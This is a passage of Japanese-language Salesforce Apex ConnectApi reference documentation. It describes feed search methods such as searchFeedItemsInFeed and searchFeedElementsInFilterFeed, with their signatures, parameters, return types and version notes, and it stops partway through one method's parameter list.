`searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, q)`

キープレフィックスで絞り込まれたフィードのフィード要素を検索します。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage searchFeedElementsInFilterFeed(String
communityId, String subjectId, String keyPrefix, String q)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId

型: String

コンテキストユーザの ID または別名 `me`。

keyPrefix

型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: `ConnectApi.FeedElementPage`

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestSearchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, q, result)

ConnectApi コードのテスト

searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q)

キープレフィックスで絞り込まれたフィードのフィード要素を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage searchFeedElementsInFilterFeed(String communityId, String subjectId, String keyPrefix, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me`。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: `ConnectApi.FeedElementPage`

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestSearchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q, result)

searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q)

キープレフィックスで絞り込まれたフィードのフィード要素を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード要素には、指定された数以内のコメント数が含まれます。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage searchFeedElementsInFilterFeed(String
communityId, String subjectId, String keyPrefix, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 me。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭3文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: `ConnectApi.FeedElementPage`

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestSearchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

searchFeedItems(communityId, q)

指定された検索条件と一致するすべてのフィード項目の最初のページを返します。ページには、デフォルトの項目数が含まれます。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、searchFeedElements(communityId, q) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage searchFeedItems(String communityId, String q)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: `ConnectApi.FeedItemPage`

関連トピック:

setTestSearchFeedItems(communityId, q, result)

ConnectApi コードのテスト

searchFeedItems(communityId, q, sortParam)

指定された検索条件と一致するすべてのフィード項目の最初のページを返します。ページには、デフォルトの項目数が含まれます。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、searchFeedElements(communityId, q, sortParam) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage searchFeedItems(String communityId, String q,
ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

sortParam

型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

戻り値

型: ConnectApi.FeedItemPage

関連トピック:

setTestSearchFeedItems(communityId, q, sortParam, result)

ConnectApi コードのテスト

searchFeedItems(communityId, q, pageParam, pageSize)

指定された検索条件と一致し、コンテキストユーザが参照できるすべてのフィード項目のリストを返します。

API バージョン

28.0 〜 31.0

重要: バージョン 32.0 以降では、searchFeedElements(communityId, q, pageParam, pageSize) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage searchFeedItems(String communityId, String q,
String pageParam, Integer pageSize)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

pageParam

型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: `ConnectApi.FeedItemPage`

関連トピック:

setTestSearchFeedItems(communityId, q, pageParam, pageSize, result)

ConnectApi コードのテスト

`searchFeedItems(communityId, q, pageParam, pageSize, sortParam)`

指定された検索条件と一致し、コンテキストユーザが参照できるすべてのフィード項目のリストを返します。

API バージョン

28.0 ～ 31.0

重要: **バージョン 32.0 以降では、searchFeedElements(communityId, q, pageParam, pageSize, sortParam) を使用します。**

ゲストユーザが使用可能

31.0 **のみ**

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage searchFeedItems(String communityId, String q,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q
型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

戻り値

型: `ConnectApi.FeedItemPage`

関連トピック:

setTestSearchFeedItems(communityId, q, pageParam, pageSize, sortParam, result)

ConnectApi コードのテスト

searchFeedItems(communityId, q, recentCommentCount, pageParam, pageSize, sortParam)

指定された検索条件と一致し、コンテキストユーザが参照できるすべてのフィード項目のリストを返します。

API バージョン

29.0 ～ 31.0

重要: バージョン 32.0 以降では、searchFeedElements(communityId, q, recentCommentCount, pageParam, pageSize, sortParam) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage searchFeedItems(String communityId, String q,
Integer recentCommentCount, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder
sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q
型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

戻り値

型: `ConnectApi.FeedItemPage`

関連トピック:

- setTestSearchFeedItems(communityId, q, recentCommentCount, pageParam, pageSize, sortParam, result)
- ConnectApi コードのテスト

searchFeedItemsInFeed(communityId, feedType, q)

`Company`、`Home`、および `Moderation` フィード種別のフィード項目を検索します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、searchFeedElementsInFeed(communityId, feedType, q) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage searchFeedItemsInFeed(String communityId,
ConnectApi.FeedType feedType, String q)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company`、`Home`、および `Moderation` です。

q
型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: ConnectApi.FeedItemPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に setTest をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

- setTestSearchFeedItemsInFeed(communityId, feedType, q, result)
- ConnectApi コードのテスト

searchFeedItemsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q)

Company、Home、および Moderation フィード種別のフィード項目を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、searchFeedElementsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage searchFeedItemsInFeed(String communityId,
ConnectApi.FeedType feedType, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company**、**Home**、および** Moderation **です。**

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken **または** nextPageToken **のように、応答クラスの一部として返されます。**null **を渡すと、最初のページが返されます。**

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 **です。**null **を渡すと、デフォルトサイズの** 25 **に設定されます。**

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc **— 作成日の新しい順に並び替えます。**
- LastModifiedDateDesc **— 活動の新しい順に並び替えられます。**

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null **を渡すと、デフォルト値の** CreatedDateDesc **が使用されます。**

q
型: String

必須項目であり、null **は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて** 2 **文字以上が含まれている必要があります。「ワイルドカード」を参照してください。**

戻り値

型: ConnectApi.FeedItemPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test **メソッドを使用します (メソッド名に** setTest **をプレフィックスとして付けます)。** set test **メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。**

関連トピック:

setTestSearchFeedItemsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q, result)

ConnectApi コードのテスト

searchFeedItemsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Company、Home、および Moderation フィード種別のフィード項目を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード項目には、指定された数以内のコメント数が含まれます。

API バージョン

29.0 ～ 31.0

重要: バージョン 32.0 以降では、searchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage searchFeedItemsInFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Home、および Moderation です。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。

- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam

型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam

型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q

型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: ConnectApi.FeedItemPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に setTest をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestSearchFeedItemsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

ConnectApi コードのテスト

searchFeedItemsInFeed(communityId, feedType, subjectId, q)

指定されたフィード種別のフィード項目を検索します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、searchFeedElementsInFeed(communityId, feedType, subjectId, q) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage searchFeedItemsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String q)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company` と `Filter` を除くすべての `ConnectApi.FeedType` です。

subjectId
型: String

feedType が `Record` である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。フィード種別が `UserProfile` である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値である場合、*subjectId* はコンテキストユーザの ID または別名 `me` である必要があります。

q
型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: `ConnectApi.FeedItemPage`

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

- setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, q, result)
- ConnectApi コードのテスト

searchFeedItemsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q)

指定されたフィード種別およびユーザまたはレコードのフィード項目を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、searchFeedElementsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage searchFeedItemsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType

型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company` と `Filter` を除くすべての `ConnectApi.FeedType` です。

subjectId
型: String

feedType が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

作成日や最終更新日などで並び替えて返される順序を指定します。

- CreatedDateDesc — 作成日の新しい順に並び替えられます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q
型: String

検索語。ユーザ名またはグループ名でキーワードを検索します。1 文字以上を指定する必要があります。このパラメータではワイルドカードは使用できません。このパラメータは必須です。

戻り値

型: ConnectApi.FeedItemPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に setTest をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q, result)

ConnectApi コードのテスト

searchFeedItemsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q)

指定されたフィード種別のフィード項目を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード項目には、指定された数以内のコメント数が含まれます。

API バージョン

29.0 ～ 31.0

重要: バージョン 32.0 以降では、searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage searchFeedItemsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company` と `Filter` を除くすべての `ConnectApi.FeedType` です。

subjectId
型: String

feedType が `Record` である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が `Topics` である場合、*subjectId* はトピック ID である必要があります。*feedType* が `UserProfile` である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 `me` である必要があります。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: ConnectApi.FeedItemPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

- setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)
- ConnectApi コードのテスト

searchFeedItemsInFeed(String, ConnectApi.FeedType, String, Integer, ConnectApi.FeedDensity, String, Integer, ConnectApi.FeedSortOrder, String, Boolean)

指定されたフィード種別およびユーザまたはレコードのフィード項目を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード項目には、指定された数以内のコメント数が含まれます。内部 (コミュニティ以外の) ユーザのみが投稿したフィード項目を返すかどうかを指定します。

API バージョン

30.0 ～ 31.0

重要: バージョン 32.0 以降では、searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage searchFeedItemsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, Boolean showInternalOnly)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType

型: `ConnectApi.FeedType`

値は ConnectApi.FeedType.Record である必要があります。

subjectId
型: String

グループ ID を含むすべてのレコード ID。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

showInternalOnly
型: Boolean

内部 (コミュニティ以外の) ユーザからのフィード項目のみを表示するか (true)、否か (false) を指定します。デフォルト値は、false です。

戻り値

型: ConnectApi.FeedItemPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します。

関連トピック:

setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, result)

ConnectApi コードのテスト

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, q)

キープレフィックスで絞り込まれたフィードのフィード項目を検索します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, q) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage searchFeedItemsInFilterFeed(String communityId,
String subjectId, String keyPrefix, String q)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

subjectId

型: String

コンテキストユーザの ID または別名 me。

keyPrefix

型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: `ConnectApi.FeedItemPage`

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestSearchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, q, result)

ConnectApi コードのテスト

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q)

キープレフィックスで絞り込まれたフィードのフィード項目を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage searchFeedItemsInFilterFeed(String communityId,
String subjectId, String keyPrefix, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 me。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭3文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

